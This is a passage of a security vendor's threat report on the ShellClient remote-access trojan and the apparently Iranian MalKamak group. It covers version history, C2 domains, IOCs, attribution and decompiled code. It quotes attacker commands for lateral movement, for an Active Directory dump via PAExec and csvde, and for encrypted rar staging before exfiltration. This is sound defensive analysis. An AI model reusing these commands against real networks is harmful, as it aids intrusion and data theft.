
Although the Cybereason Nocturnus team was unable to retrieve the *lsa.exe* executable, we speculate the tool might be a variation of the tool SafetyKatz based on the *debug.bin* dump file the tool creates, which is also the name of the dump file created by SafetyKatz that was previously tied to Iranian threat actors:



ShellClient credential dumping as observed in the Cybereason Defense Platform

Staging

In order to exfiltrate data, the attackers used WinRar to compress important files before data exfiltration using a renamed *rar.exe* WinRar file:



```
net use \\[redacted]\c$ /user:[redacted]
```


```
pa.exe \\[redacted] -u [redacted] -p [redacted] -
s cmd.exe /c "csvde.exe -f c:\windows\tapi\temp.csv"
```

```
ping -n 2 8.8.8.8
```

```
rar.exe a -m5 -r -hp1qazTGB -v100m log.rar \\[redacted]
3\c$\windows\tapi\temp.csv
```

ShellClient using WinRar to compress data before exfiltration


The Evolution of ShellClient and Finding the Missing Link



Known ShellClient RAT version history timeline

One of the questions that came up during the investigations was regarding how far back the use of the malware can be observed. At first it was thought to have been developed recently since there was no publicly available documentation or any mention of it available. However, the code indicates that the sample we analyzed was version 4.0, which implies there should be several previous versions.

With that in mind, the investigation revealed the missing link in a *.NET GUID* that appeared in the metadata of the observed sample. Pivoting on this unique identifier, we were able to uncover an older instance (version 3.1, VT link) that used the same .NET TypeLibID GUID, a unique ID generated by Visual Studio per project - fd01304b-571f-4454-b52b-19cfb8af44a9:



netguid:fd01304b-571f-4454-b52b-19cfb8af44a9

2A1044E9E6E87A032F80C6D9EA6AE61BBBB053C0A21B186ECB3B812B49EB03B7
RuntimeBroker.exe
peexe malware assembly checks-disk-space runtime-modules detect-debug-environment checks-network-adapters ...

A541AFA0E73C3942B8C3645A3BA1EA59C4D6E1110E271BE34FDB6A8C02A299E2
svchost.exe
peexe assembly direct-cpu-clock-access detect-debug-environment runtime-modules

Shared .NET TypeLib Id GUID between the recent and the older version of ShellClient

From there, finding the other previous versions of ShellClient was achieved by pivoting searching for string and code similarities. This pivoting process proved that ShellClient has been under continuous development since at least November of 2018, marking almost three years of development work to evolve the malware from a simple standalone reverse shell to a stealthy modular espionage tool.

In each new iteration of the malware, the authors added new features and capabilities, attempting to use various exfiltration protocols and methods, such as using an FTP client and a Dropbox account to hide in plain site. In addition, from version 4.0.0 and up, the authors made significant design and architecture changes like introducing modular design.

Below is a summary of the variants that were discovered so far:

VT Link	Variant Version	Name	Compilation Date	First Submission Date	PDB Path
VT link	Earliest variant	svchost.exe	2018-11-06 21:35:41	2018-11-11 15:28:46	
VT link	1	svchost.exe	2018-11-29 23:41:15	2020-04-15 23:22:13	D:\projects\07 - Reverse Shell\ShellClientServer_HTTP\obj\Release\svchost.pdb
VT link	2.1	svchost.exe	2018-12-16 11:19:14	2020-04-14 22:59:49	E:\Projects (Confidential)\07 - Reverse Shell\ShellClientServer_HTTP.v2\obj\Release\svchost.pdb
VT link	3.1	svchost.exe	2019-01-12 18:37:20	2019-01-17 22:53:43	D:\Visual Studio 2017\v3.1\ShellClient\obj\Release\svchost.pdb
VT link	4.0.0	RuntimeBroker.exe / svchost.exe	2021-08-10 11:14:51	2021-09-22 09:18:59	

VT link	4.0.1	RuntimeBroker.exe / svchost.exe	2021-05-22 12:06:05	2021-07-20 16:16:06

Known ShellClient RAT version history

Overview of ShellClient Evolution

Earliest Variant (November 2018)

The earliest variant traced was compiled on November 06, 2018, and was purposefully named *svchost.exe* to allow it to masquerade as a legitimate Windows binary. This early variant is not very rich in features and lacks the sophistication and functionality that are manifested in its successors. In essence, it is a rather simple reverse shell.

Main Features:

File name: svchost.exe

File description: Windows Defender Service

- **Core functionality:** Simple websocket-based reverse shell
- **Hardcoded C2 domain:** azure.ms-tech[.]us:80

Variant V1 (November 2018)

The second oldest variant emerged about 3 weeks after the initial version. This variant is more mature and contains capabilities of both of a client and a server, including a new service persistence method disguising as a Windows Defender Update service. This version of ShellClient also communicates with the following C2 domain: *azure.ms-tech[.]us:80*

Main Updates:

File description: Host Process For Windows Processes

Core functionalities:

- Predefined set of C2 commands
- Executing arbitrary commands via CMD shell or PowerShell
- Client and Server components
- Persistence via Windows Service, masquerading as Windows Defender
- Base64 encoding/decoding for data sent from / to C2

Version V2.1 (December 2018)

Compiled approximately 2 weeks after variant V1, this variant keeps the same name and description attributes but shows further progress in development by adding a variety of new capabilities, including FTP and Telnet clients, AES encryption, self-update capabilities and more. This version of ShellClient also communicates with the following C2 domain: *azure.ms-tech[.]us:80*

Main Changes:

Core functionalities:

- Implementing FTP and Telnet clients
- AES encryption of data sent to the C2
- Self-updating feature
- Client ID and versioning attributes added
- Extended set of predefined C2 commands

Variant V3.1 (January 2019)

About a month after the emergence of variant V2.1, the V3.1 variant was seen in January of 2019. It has mostly minor changes in regards to functionality. The main difference is the removal of the "Server" component from the executable, as well as new code obfuscation and an upgraded commands menu. This version of ShellClient also communicates with the following C2 domain: *azure.ms-tech[.]us:80*

Main Changes:

Core functionality:

- Removal of the Server component
- Introduction of command-line arguments
- First attempts of code obfuscation
- More predefined C2 commands
- OS fingerprinting via WMI

Variant V4.0.0 (August 2021)

Perhaps one of the biggest advancements in the ShellClient evolution came with version V4.0.0 and continued with its successor V4.0.1, in which the malware authors implemented many changes and improvements, adding new capabilities, enhancing code obfuscation and code protection using Costura packer, as well as abandoning the C2 domain that was active since 2018.

The traditional C2 communications were replaced with a Dropbox built-in client, abusing the popular online platform to send commands to ShellClient as well as storing the stolen data exfiltrated to a designated Dropbox account. This ultimately makes it harder to detect since the network traffic would appear legitimate to security analysts as well as most security solutions.

Note: For full analysis of the variants, please refer to Appendix A in the IOCs popup in lower right of your screen.

Attribution

During the investigation, efforts were made to identify instances of the ShellClient code and to determine its origin or affiliation with known threat actors. Given the fact that ShellClient was previously undocumented and unknown at the time of the investigation, and the identity of the threat actor behind the attack was unclear, the Nocturnus Team first attempted to find links to known adversary groups that have carried out similar attacks in the past against this industry and the affected regions.

While some possible connections to known Iranian threat actors were observed, our conclusion is that *MalKamak* is a new and distinct activity group, with unique characteristics that distinguish it from the other known Iranian threat actors. In publishing this data, it is hoped that more attention will be given to this threat and over time more information about ShellClient origins will emerge.

Likely Nation State-Sponsored Threat Actor


The current working assumption is that ShellClient was created and maintained by a nation-state sponsored threat actor, or Advanced Persistent Threat (APT). The intrusions analyzed by Cybereason suggest that the motivation is cyber espionage against a very small set of carefully selected targets. This is supported by the fact that there are very few samples found in the telemetry or in-the-wild since 2018, in contrast to commodity malware that can usually be found in abundance.

In addition, the PDB path that is embedded in some of the ShellClient samples suggests that this malware is part of a restricted or classified project that could be related to military or intelligence agency operations:

*E:\**Projects (Confidential)**\07 - Reverse Shell\ShellClientServer_HTTP.v2\obj\Release\svchost.pdb*

Russian Turla Connection or a Yara False Positive?

In examining some “low hanging fruit, ”the first clue examined was a Yara rule comment that appeared in VirusTotal along with some of the older variants of ShellClient. The Yara rule that was indicated is named ***APT_Turla_MSTCSS_Malware_Jun19_1**:*



YARA Signature Match - THOR APT Scanner

RULE: APT_Turla_MSTCSS_Malware_Jun19_1
RULE_SET: Russian Threat Groups
RULE_TYPE: Valhalla Rule Feed Only
DESCRIPTION: Detects Turla malware
REFERENCE: https://www.symantec.com/blogs/threat-intelligence/waterbug-espionage-governments
RULE_AUTHOR: Florian Roth

Yara rule comment that appeared in VirusTotal

The Nocturnus Team examined the possibility that the ShellClient malware might have been created by the Russian APT group Turla. However, upon careful analysis of known Turla malware, and even more specifically the ones indicated in a Symantec report referenced in the Yara rule, the team did not find any significant similarities or evidence that can tie Turla to ShellClient or the activity that was observed in the intrusion investigated.

An Iranian Connection

Given that most of the victims were located in the Middle East region and considering the affected industries, the unique profile of the attacked organizations, as well as other characteristics related to the intrusion and the malware, the team also examined the possibility that an Iranian state-sponsored threat actor might be behind the Operation GhostShell intrusions.


The Nocturnus team compared our observations with previous campaigns that were attributed to known Iranian threat actors, and was able to point out some interesting similarities between ShellClient and previously reported Iranian malware and threat actors.

However, at this point, our estimation is that this operation was carried out by a separate activity group, dubbed *MalKamak*, which has its own distinct characteristics that distinguish it from the other groups.

Nonetheless, we believe that highlighting the possible connections between various Iranian threat actors could be beneficial. Whether such connection is a result of a direct collaboration among these threat actors is currently unknown.

These connections can also be explained in other ways, which are less direct, for example - a cyber mercenary who codes for multiple threat actors - could also be a likely explanation that can account for some of these observed overlaps.

Meet MalKamak: A New Iranian Threat Actor



MalKamak Diamond Model Summary

Using the famous diamond model of attribution, the Nocturnus team was able to determine that the attacks were carried out by a new activity group, dubbed *MalKamak*, which was unknown thus far and believed to be operating on behalf of Iranian interests. Following is a quick summary of its main characteristics:

- **Country of Origin:** Iran
- **Years of Activity:** Since at least 2018
- **Motivation:** Cyber Espionage

Victimology:

Affected Regions: Predominantly the Middle East, with victims in the US, Europe and Russia.

Affected Industries: Aerospace and Telecommunications

Unique Tools: ShellClient (evolving from a simple reverse shell to a complex RAT)

Generic Tools: SafetyKatz, PAExec, ping, ipconfig, tasklist, net, and WinRAR.

Known Infrastructure:

2018-2020: ms-tech[.].us

2021: DropBox C2

*MalKamak is derived from Kamak, the name of an ancient Persian mythological creature thought responsible for droughts and spreading chaos.

Similarities to Previous Chafer APT-Related Campaigns

During the analysis, it was observed that there were some potentially interesting links and similarities to an Iranian threat actor called Chafer APT (also known as APT39, ITG07 or Remix Kitten).

The group has been active since at least 2014, and is believed to be linked to the *Rana Intelligence Computing Company*, a Teheran-based company, previously known to serve as a front company for the Iranian Ministry of Intelligence and Security (MOIS). The Chafer APT is known to attack targets in the Middle East as well as the U.S. and Europe.

Examining past campaigns, such as the one analyzed in Bitdefender's Chafer APT report, the team noticed interesting overlaps with observations in this investigation, as detailed in the following sections.

Our current assessment is that while these overlaps are interesting, they are not enough to establish attribution with an adequate certainty.

Credential Dumping

Chafer has been known to use the SafetyKatz tool to harvest credentials from compromised endpoints. As mentioned previously in this report, there are indications that the threat actor analyzed here used the same tool.

Obfuscated Persistence

In both of the investigations, the threat actors maintained persistence by obfuscating the malware as legitimate Windows-related components on victims' systems. To achieve that, both operations used the *Windows Defender Update* name to disguise their activity:

ShellClient Disguised Persistence	Previous Chafer APT Disguised Persistence
WIndows Defender Update service	**Defender Update** scheduled task

Obfuscated Persistence

PDBs

Executable in both of the operations were found to be compiled from similar paths, particularly containing the "projects" folder under a root drive:

ShellClient PDB Paths	Chafer APT Disguised Persistence
D:\projects\07 - Reverse Shell\ShellClientServer_HTTP\obj\Release\svchost.pdb	**F:\Projects**\94-06\RCE\bin\Release\x64\mas.pdb
E:\Projects (Confidential)\07 - Reverse Shell\ShellClientServer_HTTP.v2\obj\Release\svchost.pdb	**F:\Projects**\94-08\XNet\bin\Release\Win32\XNet.pdb

PDB Evidence

Similarities to Agrius APT-Related Campaigns


Another Iranian threat actor that was examined is a relatively new activity group known as Agrius APT. The group has been known to attack mainly Israeli organizations and companies, carrying out destructive operations under the guise of ransomware attacks.

A report about Agrius attacks mentions a custom .NET backdoor called *IPsec Helper*. Although the *IPsec Helper* backdoor and ShellClient are quite different, there were some interesting similarities in the coding style and naming conventions, which may indicate a link between the two malware and the possibility that they were authored by developers from the same or adjacent teams.

These interesting code similarities could indicate a similar developer was also behind the ShellClient, or at the very least indicate a person who had access to the code of the two malware. That being said, the TTPs and the intrusions conducted by Agrius seem very different than the TTPs and intrusions observed in Operation GhostShell - and therefore we concluded that it is unlikely that Agrius is behind this operation.

Possible Coding Style Overlap

When comparing the command parsing function of both *IPsec Helper* and ShellClient, a similar code structure and logic can be seen:




```
uint num = <PrivateImplementationDetails>.ComputeStringHash(cmdType);
if (num <= 501951850U)
{
    if (num <= 434841374U)
    {
        if (num != 401286136U)
        {
            if (num != 418063755U)
            {
                if (num == 434841374U)
                {
                    if (cmdType == "16")
                    {
                        commandClass.UpdateConfig(responseMessage);
                    }
                }
            }
            else if (cmdType == "15")
            {
                new Thread(delegate()
                {
                    commandClass.UploadFile(responseMessage);
                }).Start();
            }
        }
        else if (cmdType == "14")
        {
            new Thread(delegate()
            {
                commandClass.CommandExecute(responseMessage);
            }).Start();
        }
    }
    else if (num != 451618993U)
    {
        if (num != 485174231U)
        {
            if (num == 501951850U)
            {
                if (cmdType == "12")
                {
                    new Thread(delegate()
                    {
                        commandClass.DownloadExecuteFile(responseMessage);
```

```
uint num = <PrivateImplementationDetails>.ComputeStringHash(text);
if (num <= 2314375987U)
{
    if (num <= 2247118416U)
    {
        if (num <= 485174231U)
        {
            if (num != 468396612U)
            {
                if (num == 485174231U)
                {
                    if (text == "11")
                    {
                        Core.Code11(fileBytes);
                    }
                }
            }
            else if (text == "10")
            {
                result = Core.Code10(version, false);
            }
        }
        else if (num != 501951850U)
        {
            if (num != 518729469U)
            {
                if (num == 2247118416U)
                {
                    if (text == "32")
                    {
                        result = Core.Code32(text2);
                    }
                }
            }
            else if (text == "13")
            {
                Core.Code13();
            }
        }
        else if (text == "12")
        {
            Core.Code12();
        }
    }
```


Code similarities between IPsec Helper and ShellClient

Naming Conventions

Both ShellClient and *IPsec Helper* use a similar naming convention for the classes used to launch the malware as a service:



```
IPsecHelperService @02000003
    Base Type and Interfaces
    Derived Types
    IPsecHelperService() : void @06000004
    Dispose(bool) : void @06000008
    InitializeComponent() : void @06000009
    OnStart(string[]) : void @06000005
    OnStop() : void @06000007
    Run() : void @06000006
    components : IContainer @04000004
WinDefUpdService @02000012
    Base Type and Interfaces
    Derived Types
    WinDefUpdService() : void @0600007C
    Dispose(bool) : void @0600007F
    InitializeComponent() : void @06000080
    OnStart(string[]) : void @0600007D
    OnStop() : void @0600007E
    components : IContainer @04000042
```



```
ProjectInstaller @02000002
  Base Type and Interfaces
  Derived Types
  ProjectInstaller() : void @06000001
  Dispose(bool) : void @06000002
  InitializeComponent() : void @06000003
  components : IContainer @04000001
  serviceInstaller1 : ServiceInstaller @04000003
  serviceProcessInstaller1 : ServiceProcessInstaller @04000002
WinDefUpdServiceInstaller @0200000E
  Base Type and Interfaces
  Derived Types
  WinDefUpdServiceInstaller() : void @06000066
  Dispose(bool) : void @06000068
  InitializeComponent() : void @06000069
  serviceProcessInstaller1_BeforeInstall(object, InstallEventArgs
